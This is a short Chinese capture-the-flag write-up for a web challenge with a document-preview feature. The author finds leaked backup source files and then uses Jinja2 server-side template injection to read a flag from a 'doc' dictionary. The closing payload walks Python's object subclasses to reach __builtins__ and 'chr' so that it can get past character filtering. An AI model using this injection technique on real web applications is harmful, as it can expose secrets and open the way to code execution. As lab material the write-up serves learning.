
题目
解

有预览功能,"模板",想到SSTI
但是先看源码泄露
/backup/index.php.bak
 $notice = "预览入口已迁移到 /preview";
  $compat_note = "输入内容一定要按照模板来,有一套模板就足够了;如果字符显示出了问题,还是按老办法从空字符串对象''一路往上看,不要投机取巧跳过步骤,按最基本的来就行。";
/backup/app.py.bak
  def build_doc():
      return {
          'title': '关于进一步规范企业公文套红预览流程的通知',
          'department': '企业信息化办公室',
          'doc_no': '信办发〔2026〕12号',
          'date': '2026-02-24',
          'summary': '预览服务仅用于内部版式核对,正式发文前仍需复核内容与编号。',
          'flag': '*+*+*+*'
      }

  # smoke test:

  # assert doc.get('title') == '关于进一步规范企业公文套红预览流程的通知'
这里 直接暴露了变量名 doc ,而且 flag 就在这个字典里。
在 Jinja2 模板引擎中,后端传给模板的变量可以直接在模板中访问。既然源码显示有一个 doc 字典被传入模板,那么:
{{ doc.get('flag') }}
就可以直接获取 flag。
paylaod:
{{doc.get(''.__class__.__base__.__subclasses__()[117].__init__.__globals__['__builtins__']['chr'](102) + ''.__class__.__base__.__subclasses__()[117].__init__.__globals__['__builtins__']['chr'](108) + ''.__class__.__base__.__subclasses__()[117].__init__.__globals__['__builtins__']['chr'](97) + ''.__class__.__base__.__subclasses__()[117].__init__.__globals__['__builtins__']['chr'](103))}}
